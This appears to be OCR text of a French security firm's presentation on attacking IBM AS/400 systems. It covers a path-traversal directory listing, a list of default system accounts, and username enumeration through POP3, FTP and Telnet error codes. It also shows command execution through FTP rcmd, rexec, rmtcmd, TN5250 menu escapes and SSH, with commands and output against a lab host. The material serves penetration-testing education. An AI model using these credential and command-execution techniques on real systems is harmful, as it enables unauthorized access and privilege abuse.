"name":"admin ", "type":"DIR" } ,{ "folder":"ts/./../../../../../home/", "name":"edh ", "type":"STMF"

Bruteforce

Comment bruteforcer les authentifications des services ?

COGICEO

Expertise technique en sécurité informatique

Comptes par défaut


Identifiant par défaut				
QAUTPROF	QBRMS	QCLUMGT	QCLUSTER	QCOLSRV
QDBSHR	QDBSHRDO	QDFTOWN	QDIRSRV	QDLFM
QDOC	QDSNX	QEJB	QFNC	QGATE
QLPAUTO	QLPINSTALL	QMQM	QMQMADM	QMSF
QNETSPLF	QNFSANON	QNOTES	QNTP	QPEX
QPGMR	QPM400	QPRJOWN	QRJE	QRMTCAL
QSECOFR	QSNADS	QSPL	QSPLJOB	QSRV
QSRVBAS	QSVCDRCTR	QSYS	QSYSOPR	QTCP
QTFTP	QTMHHTP1	QTMHHTTP	QTMPLPD	QTMTWSG
QTSTRQS	QUMB	QUSER	QYPSJSVR	QYPUOWN

COGICEO


Expertise technique en sécurité informatique

Stratégie de mots de passe

Verrouillage de comptes



Compléxité de mots de passe



Enumération

POP3


- +OK POP3 server ready
- USER **QSYSOPR**
- +OK POP3 server ready
- PASS **QSYSOPR**
- **-ERR Logon attempt invalid CPF2204**
- +OK POP3 server ready
- USER **QTFTP**
- +OK POP3 server ready
- PASS **QTFTP**
- **+OK start sending message**


POP3 Code d'erreur

- CPF2204 : User profile not found
- CPF22E2 : Password not correct for user profile
- CPF22E3 : User profile is disabled
- CPF22E4 : Password for user profile has expired
- CPF22E5 : No password associated with user profile

Telnet

- CPF1116 : Next not valid sign-on attempt varies off device.
- CPF1392 : Next not valid sign-on disables user profile.
- CPF1394 : User profile XYZ cannot sign on.
- CPF1118 : No password associated with user XYZ.
- CPF1109 : Not authorized to subsystem.
- CPF1110 : Not authorized to work station.





- ftp> user **QSYSOPR**
- 331 Enter password.
- Password: **QSYSOPR**
- **530 Log on attempt by user QSYSOPR rejected.**
- Login failed.
- ftp> user **QTFTP**
- 331 Enter password.
- Password: **QTFTP**
- **230 QTFTP logged on.**

Exécution de commandes

Comment exécuter des commandes ?

FTP

```
root@deb:~# ftp 10.65.0.111
Connected to 10.65.0.111.
220 Connection will close if idle more than 5 minutes.
Name (10.65.0.111:sylvain): COGICEO
331 Enter password.
Password:
230 COGICEO logged on.
Remote system type is .
ftp> quote rcmd chgprf INLPGM(QSYS/QCMD)
550-Error occurred on command chgprf INLPGM(QSYS/QCMD).
550 Erreur trouv?e dans la commande CHGPRF..
```

```
root@deb:~# ftp 10.65.0.111
Connected to 10.65.0.111.
220 Connection will close if idle more than 5 minutes.
Name (10.65.0.111:sylvain): COGICEO
331 Enter password.
Password:
230 COGICEO logged on.
Remote system type is .
ftp> quote rcmd chgprf INLPGM(QSYS/QCMD)
250 Command chgprf INLPGM(QSYS/QCMD) successful.
ftp>
```

REXEC

- wget http://archive.debian.org/debian/dists/slink/main/source/net/rexec_1.4.orig.tar.gz
- tar xvzf rexec_1.4.orig.tar.gz && cd exec_1.4.orig && make

```
root@deb:~# rexec -d -l COGICEO -p COGICEO -b 10.65.0.111 "chgprf INLPGM(QSYS/QCMD)"
rexec: Host = 10.65.0.111
rexec: Command to execute =  chgprf INLPGM(QSYS/QCMD)
La commande CHGPRF de la biblioth?que *LIBL n'est pas admise.
Erreur trouv?e dans la commande CHGPRF.
```

```
root@deb:~# rexec -d -l COGICEO -p COGICEO -b 10.65.0.111 "chgprf INLPGM(QSYS/QCMD)"
rexec: Host = 10.65.0.111
rexec: Command to execute =  chgprf INLPGM(QSYS/QCMD)
Profil utilisateur COGICEO modifi?.
```


RMTCMD


- wget ftp://ftp.boulder.ibm.com/as400/iSeriesAccess-6.1.0-1.0.i386.rpm
- alien -d iSeriesAccess-6.1.0-1.0.i386.rpm
- dpkg -i iseriesaccess_6.1.0-2_i386.deb
- for i in *; do ln -s /opt/ibm/iSeriesAccess/lib/$i /usr/lib/; done

```
root@deb:~# /opt/ibm/iSeriesAccess/bin/rmtcmd /USER:COGICEO /PASSWORD:COGICEO /SYSTEM:10.65.0.111 "chgprf INLPGM(QSYS/QCMD)"

The remote system name is 10.65.0.111.
CWB4028 - Could not perform function, user has limited capabilities
```

```
root@deb:~# /opt/ibm/iSeriesAccess/bin/rmtcmd /USER:COGICEO /PASSWORD:COGICEO /SYSTEM:10.65.0.111 "chgprf INLPGM(QSYS/QCMD)"

The remote system name is 10.65.0.111.
CPC2205 - User profile COGICEO changed.
```


- wget https://www.dbvis.com/product_download/dbvis-9.2.14/media/dbvis_linux_9_2_14.deb
- wget http://downloads.sourceforge.net/project/jt400/JTOpen-full/8.7/jtopen_8_7.zip






TN5250


- wget http://downloads.sourceforge.net/project/tn5250j/tn5250j/0.7.6/tn5250j-0.7.6-full-bin.zip
- unzip tn5250j-0.7.6-full-bin.zip && cd tn5250j-0.7.6
- java -jar tn5250j.jar




En appuyant sur la touche ATTN (ECHAP)




Puis en appuyant sur F9 si LMTCP à *NO



Puis en appuyant sur la touche ATTN (ECHAP) et en selectionnant le menu 1 si LMTCPB à *NO



Puis en appuyant sur la touche ATTN (ECHAP) et en selectionnant le menu 2 si LMTCPB à *NO


10.65.0.111:8082/ts/ts2/index.html?lang=fr&axbuild=211007
Session Affichage Tools Aide
Entrée de commandes
Niveau
Commandes et messages précédents :
> chgprd INLPGM(QSYS/QCMD)
Commande CHGPRD non trouvée dans la bibliothèque *LIBL.
Erreur trouvée dans la commande CHGPRD.
Tapez une commande, puis appuyez sur ENTREE.
===>
Exit
Invite
Rappel
Inclure messages détaillés
Plein écran
Annuler


10.65.0.111:8082/ts/ts2/index.html?lang=fr&axbuild=211007
Session Affichage Tools Aide
Entrée de commandes
Niveau
Commandes et messages précédents :
> chgprf INLPGM(QSYS/QCMD)
Profil utilisateur COGICEO modifié.
Tapez une commande, puis appuyez sur ENTREE.
===>
Exit
Invite
Rappel
Inclure messages détaillés
Plein écran
Annuler
Autrestouches


SSH


- Le serveur SSH permet de faire du :
  - SSH
  - SFTP
  - SCP

```
root@deb:~# sshpass -p COGICEO ssh COGICEO@10.65.0.111
Impossible d'ex□cuter la commande chdir vers le r□pertoire de personnel /home/COGICEO
: Un fichier ou un r□pertoire du chemin d'acc□s n'existe pas.
$ pwd && id && uname
/
uid=18595(cogiceo) gid=0
OS400
$
```

PASE

- PSH était un produit facturable en V5R10 puis devient intégré à l'OS
- Il s'agit de tous les binaires AIX sur l'AS/400
- Pour lancer un "shell" PASE
